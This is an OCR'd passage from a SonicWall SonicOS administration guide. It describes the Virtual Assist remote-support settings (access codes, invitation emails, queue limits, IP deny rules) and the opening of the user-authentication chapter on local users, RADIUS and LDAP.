
When the tunnel is established, the technician can view and control the customer's desktop, chat with the customer, and transfer files, if necessary. Control can be terminated at anytime by terminating the support application.

109

Configuring Virtual Assist Settings

Virtual Assist > Settings

To maximize the flexibility of the Virtual Assist feature, take the time to properly adjust all of the available settings. To configure settings within the SonicOS management interface, go to the **Virtual Assist > Settings** page.


Virtual Assist / Settings
Accept
Cancel
General Settings
Assistance Code:
Enable Support without Invitation
Disclaimer:
Customer Access Link:
Display Virtual Assist link from Portal Login
Customers will see this link to access your appliance. Please check to ensure it is the correct link. https://10.203.28.45/sslvpnSupportLogin.html
Notification Settings
Technician E-mail List:
Subject of Invitation:
%EXPERTNAME% has sent you a support invitation
Invitation Message:(Maximum 800 characters)
An assistance invitation has been generated for you by: %EXPERTNAME%
%CUSTOMERMSG%
%SUPPORTLINK%
If you cannot access the link please request assistance by copying and pasting
To change E-mail settings, please go to Log > Automation page
Mail Server: (Not Set)
Mail From Address: (Not Set)
Mail Server must be properly setup for usage of any E-mail features with the product.
Request Settings
Maximum Requests:
10
Limit Message:
(Maximum 256 characters)
Maximum queue size reached, please try again later
Maximum Requests From One IP:
0 for no limitation
0
Pending Request Expired:
0 for no expiration
0
Restriction Settings
Deny Request From Defined Addresses:
Addresses
Add...
Delete
Delete All

Topics:

- General Settings Section
- Notification Settings Section
- Request Settings Section
- Restriction Settings Section
- Completing the Configuration

General Settings Section

The **General Settings** section allows you to specify how customers access Virtual Assist.

Topics:

- Providing Access to Customers
- Creating a Disclaimer
- Providing a URI for Customer Access
- Redirecting Users to a Support Login Page

Providing Access to Customers

You provide access for customers to gain support through Virtual Assist in these ways:

- Provide a global Assistance Code for customers to enter when accessing the portal after receiving an invitation. By setting a global assistance code for customers, you can restrict who enters the system to request help. Enter a maximum of eight (8) characters in the **Assistance Code** field. Customers receive the code through an email provided by the technician or administrator.
- Enable virtual assist support without the need for an invitation. To allow customers to request Virtual Assist support without needing to provide a code, leave the **Assistance Code** field blank and select the **Enable Support without invitation** check box.

  NOTE: If this check box is not selected, customers may only receive assistance by being invited via email from a technician.

Creating a Disclaimer


The **Disclaimer** field allows you to create a written message that customers must read and agree to before receiving support. If a disclaimer is set, it must be accepted by each customer before entering the Virtual Assist queue.

Providing a URI for Customer Access

The **Customer Access Link** field allows you to set a URL for customer access to your SSL-VPN appliance from outside your network. If no URL is entered, the support invitation to customers uses the same URL the technician uses to access the appliance.

NOTE: You should configure this URL if the SSL-VPN appliance is accessed through a different URL from outside your network.


Redirecting Users to a Support Login Page



If customers navigate to the technician login page, you have the option to display a link there to redirect them to the support login page. To do this, enable the **Display Virtual Assist link from Portal Login** checkbox. Support without invitation should be enabled, if you want customers to be able to request help from the login page.

Notification Settings Section

In the **Notification Settings** section, you can customize various aspects of the invitation and technician notification settings.



Topics:

- Creating a Technician E-Mail List
- Customizing the Support Invitation

- Customizing the Invitation Message
- Configuring Email Settings

Creating a Technician E-Mail List

All email address entries in the **Technician E-mail List** field receive a notification email when a customer enters the support queue (uninvited). Up to 10 emails can be added to this list, with each separated by a semicolon.

Customizing the Support Invitation

You can customize the subject line of support invitation emails by entering the desired text in the **Subject of Invitation** field. You can use any or all of these variables:

- Technician Name: %EXPERTNAME%
- Customer Message in the Invitation: %CUSTOMERMSG%
- Link for Support: %SUPPORTLINK%
- Link to SSL-VPN: %ACCESSLINK%

The default invitation is **%EXPERTNAME% has sent you a support invitation**.

Customizing the Invitation Message

Virtual Assist provides a default invitation message for the body of the assistance invitation. The same variables used for the Subject of Invitation also can be used in the **Invitation Message** field. You can customize the body of the invitation email by entering the desired text. The message can be a maximum length of 800 characters.

Configuring Email Settings


To use the email invitation capabilities of Virtual Assist, you must configure the appropriate **Mail Server** and **From E-Mail Address** settings on the **Log > Automation** page.

To configure email capabilities:

1. Click the link in the **To change E-Mail settings, please go to Log > Automation page** to display the **Log > Automation** page.
2. Scroll to the **Mail Server Settings** section.

3. For information about these settings, go to Mail Server Settings.
4. After you have set up the mail server, click the **Accept** button.
5. Return to the **Virtual Assist > Settings** page to finish the configuration.

Request Settings Section



In the **Request Settings** section, you configure various settings related to support request limits.

Topics:

- Limiting Queue Size
- Limiting Requests from a Single IP
- Limiting the Time a Customer is in a Queue

Limiting Queue Size

The Maximum Requests field allows you to limit the number of customers requests allowed in the queue. When the limit is reached, new requests are blocked, thereby limiting the number of customers awaiting assistance in the queue at one time.

In the Limit Message field, you can to enter text to be displayed as a message to customers requesting help when the maximum requests limit has been reached and there are currently no available spots in the queue. Virtual Assist provides a default message: **Maximum queue size reached, please try again later**.


Limiting Requests from a Single IP

Sometimes, a customer may request help and be placed into the queue multiple times, thereby tieing up the queue. To prevent the same customer from requesting Virtual Assist support multiple times at once, you can limit the number of requests coming from a single IP. Enter the desired limit in the **Maximum Requests from One IP** field. Enter **0** (default) for no limitation.

Limiting the Time a Customer is in a Queue

To avoid customers waiting indefinitely for Virtual Assist support during high-volume periods, you can set a time limit (in minutes) for how long a customer can remain in the queue without receiving support. Set this limit by entering the desired number of minutes in the **Pending Request Expired** field. Enter **0** (default) if you do not wish to set a limit.

Restriction Settings Section



If you encounter requests from unwanted or illegitimate sources, you can block requests from defined IP addresses in the **Restriction Settings** section.

To add a source IP address or network to block.

1 Click the **Add** button. The **Admin Address** dialog displays.

2 From the **Source Address Type** drop-down menu, select either:


- **IP Address**
- **IP Network**

3 Enter the IP Address from which you wish to deny support requests in the **IP Address** field.

4 If you selected IP Network in Step 2, the **Admin Address** dialog has an additional field:


Enter the subnet mask in the **Subnet Mask** field.

5 Click **OK** to submit the information. The newly blocked address will now appear in the **Deny Request From Defined Address** table.



Completing the Configuration

When you have completed all necessary adjustments to the **Virtual Assist > Settings** page, click the **Accept** button to lock-in your settings. Click **Cancel** to revert to the most recent settings.



Part 17

Users

- Managing Users and Authentication Settings
- Managing Guest Services and Guest Accounts


110

Managing Users and Authentication Settings

User Management Overview

This chapter describes the user management capabilities of your SonicWall security appliance for locally and remotely authenticated users. User Management Configuration shows an overview of user-management configuration tasks.

User Management Configuration



SonicWall security appliances provide a mechanism for user-level authentication that gives users access to the LAN from remote locations on the Internet as well as a means to enforce or bypass content filtering policies for LAN users attempting to access the Internet. You can also permit only authenticated users to access VPN tunnels and send data across the encrypted connection.

The SonicWall authenticates all users as soon as they attempt to access network resources in a different zone (such as WAN, VPN, WLAN), which causes the network traffic to pass through the SonicWall. Users who log into a computer on the LAN, but perform only local tasks are not authenticated by the SonicWall. User-level authentication can be performed using a local user database, LDAP, RADIUS, or a combination of a local database with either LDAP or RADIUS.

SonicOS also provides Single Sign-On (SSO) capability. SSO can be used in conjunction with LDAP. The local database on the SonicWall can support up to 1000 users. If you have more than 1000 users, you must use LDAP or RADIUS for authentication.

Topics:


- Using Local Users and Groups for Authentication
- Using RADIUS for Authentication
- Using LDAP/Active Directory/eDirectory Authentication
- One-Time Password

- Single Sign-On Overview
- Multiple Administrator Support Overview

Using Local Users and Groups for Authentication

The SonicWall security appliance provides a local database for storing user and group information. You can configure the SonicWall appliance to use this local database to authenticate users and control their access to the network. Using Local Users and Groups for Authentication shows how The SonicWall appliance uses the local database for authentication.

Using Local Users and Groups for Authentication



The local database is a good choice over LDAP or RADIUS for this purpose when the number of users accessing the network is relatively small. Creating entries for dozens of users and groups takes time, although once the entries are in place, they are not difficult to maintain. For networks with larger numbers of users, user authentication using LDAP or RADIUS servers can be more efficient.

To apply Content Filtering Service (CFS) policies to users, the users must be members of local groups and the CFS policies are then applied to the groups. To use CFS, you cannot use LDAP or RADIUS without combining that method with local authentication. When using the combined authentication method in order to use CFS policies, the local group names must be an exact match with the LDAP or RADIUS group names. When using the **LDAP + Local Users** authentication method, you can import the groups from the LDAP server into the local database on the SonicWall. This greatly simplifies the creation of matching groups, to which CFS policies can then be applied.

The SonicOS user interface provides a way to create local user and group accounts. You can add users and edit the configuration for any user:

- **Group membership** - Users can belong to one or more local groups. By default, all users belong to the groups Everyone and Trusted Users. You can remove these group memberships for a user, and can add memberships in other groups.
- **VPN access** - You can configure the networks that are accessible to a VPN client started by this user. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their Address Group or Address Object names.

NOTE: The VPN access configuration for users and groups affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the “allow” list on the VPN Access tab.


You can also add or edit local groups. The configurable settings for groups include the following:

- **Group settings** - For administrator groups, you can configure SonicOS to allow login to the management interface without activating the login status popup window.
- **Group members** - Groups have members that can be local users or other local groups.
- **VPN access** - VPN access for groups is configured in the same way as VPN access for users. You can configure the networks that are accessible to a VPN client started by a member of this group. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their **Address Group** or **Address Object** names.
- **CFS policy** - You can apply a content filtering (CFS) policy to group members. The CFS policy setting is only available if the SonicWall is currently licensed for Premium Content Filtering Service.

Using RADIUS for Authentication

Remote Authentication Dial In User Service (RADIUS) is a protocol used by SonicWall security appliances to authenticate users who are attempting to access the network. See Using RADIUS for Authentication. The RADIUS server contains a database with user information, and checks a user’s credentials using authentication schemes such as Password Authentication Protocol (PAP), Challenge-handshake authentication protocol (CHAP), Microsoft CHAP (MSCHAP), or MSCHAPv2.

Using RADIUS for Authentication




While RADIUS is very different from LDAP, primarily providing secure authentication, it can also provide numerous attributes for each entry, including a number of different ones that can be used to pass back user group memberships. RADIUS can store information for thousands of users, and is a good choice for user authentication purposes when many users need access to the network.

Using LDAP/Active Directory/eDirectory Authentication

Lightweight Directory Access Protocol (LDAP) defines a directory services structure for storing and managing information about elements in your network, such as user accounts, user groups, hosts, and servers. See Using LDAP/Active Directory/eDirectory Authentication. Several different standards exist that use LDAP to manage user account, group, and permissions. Some are proprietary systems like Microsoft Active Directory which you can manage using LDAP. Some are open standards SAMBA, which are implementations of the LDAP standards. Some are proprietary systems like Novell eDirectory which provide an LDAP API for managing the user repository information.

Using LDAP/Active Directory/eDirectory Authentication



In addition to RADIUS and the local user database, SonicOS supports LDAP for user authentication, with support for numerous schemas including Microsoft Active Directory (AD), Novell eDirectory directory services, and a fully configurable user-defined option that should allow it to interact with any schema.

Microsoft Active Directory also works with SonicWall Single Sign-On and the SonicWall SSO Agent. For more information, see Single Sign-On Overview.

Topics:

- LDAP Directory Services Supported in SonicOS
- LDAP Terms
- Further Information on LDAP Schemas

LDAP Directory Services Supported in SonicOS

To integrate with the most common directory services used in company networks, SonicOS supports integration with the following LDAP schemas:

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 Network Information Service
- Samba SMB
- Novell eDirectory
- User-defined schemas

SonicOS provides support for directory servers running the following protocols:

- LDAPv2 (RFC3494)
- LDAPv3 (RFC2251-2256, RFC3377)

- LDAP Referrals (RFC2251)
- LDAPv3 over TLS (RFC2830)
- LDAPv3 with STARTTLS (RFC2830)

LDAP Terms

Schema	The schema is the set of rules or the structure that defines the types of data that can be stored in a directory, and how that data can be stored. Data is stored in the form of entries.
Active Directory (AD)	The Microsoft directory service, commonly used with Windows-based networking. Microsoft Active Directory is compatible with LDAP.
eDirectory	The Novell directory service, used for Novell NetWare-based networking. Novell eDirectory has an LDAP gateway that can be used for management.
Entry	The data that is stored in the LDAP directory. Entries are stored in attribute/value (or name/value) pairs, where the attributes are defined by object classes. A sample entry would be `cn=john` where `cn` (common name) is the attribute, and `john` is the value.
Object class	Object classes define the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be user or group.
Object	In LDAP terminology, the entries in a directory are referred to as objects. For the purposes of the SonicOS implementation of the LDAP client, the critical objects are User and Group objects. Different implementations of LDAP can refer to these object classes in different fashions; for example, Active Directory refers to the user object as `user` and the group object as `group`, while RFC2798 refers to the user object as `inetOrgPerson` and the group object as `groupOfNames`.
Attribute	A data item stored in an object in an LDAP directory. The object can have required attributes or allowed attributes. For example, the `dc` attribute is a required attribute of the `dcObject` (domain component) object.
dn	A distinguished name, which is a globally unique name for a user or other object. It is made up of a number of components, usually starting with a common name (`cn`) component and ending with a domain specified as two or more domain components (`dc`). For example, `cn=john`, `cn=users`, `dc=domain`, `dc=com`.
cn	The common name attribute is a required component of many object classes throughout LDAP.
ou	The organizational unit attribute is a required component of most LDAP schema implementations.
dc	The domain component attribute is commonly found at the root of a distinguished name and is commonly a required attribute.
TLS	Transport Layer Security is the IETF standardized version of SSL (Secure Sockets Layer). TLS 1.0 is the successor to SSL 3.0.

Further Information on LDAP Schemas

- **Microsoft Active Directory**: Schema information is available at
  - http://msdn.microsoft.com/en-us/library/windows/desktop/ms675085%28v=vs.85%29.aspx
  - http://msdn.microsoft.com/en-us/library/aa914812.aspx
- **RFC2798 InetOrgPerson**: Schema definition and development information are available at http://tools.ietf.org/html/rfc2798

- **RFC2307 Network Information Service**: Schema definition and development information are available at http://tools.ietf.org/html/rfc2307
- **Samba SMB**: Development information is available at http://us5.samba.org/samba/
- **Novell eDirectory**: LDAP integration information is available at http://www.novell.com/documentation/edir873/index.html?page=/documentation/edir873/edir873/data/h0000007.html
- **User-defined schemas**: See the documentation for your LDAP installation. You can also see general information on LDAP at http://tools.ietf.org/html/rfc1777

One-Time Password

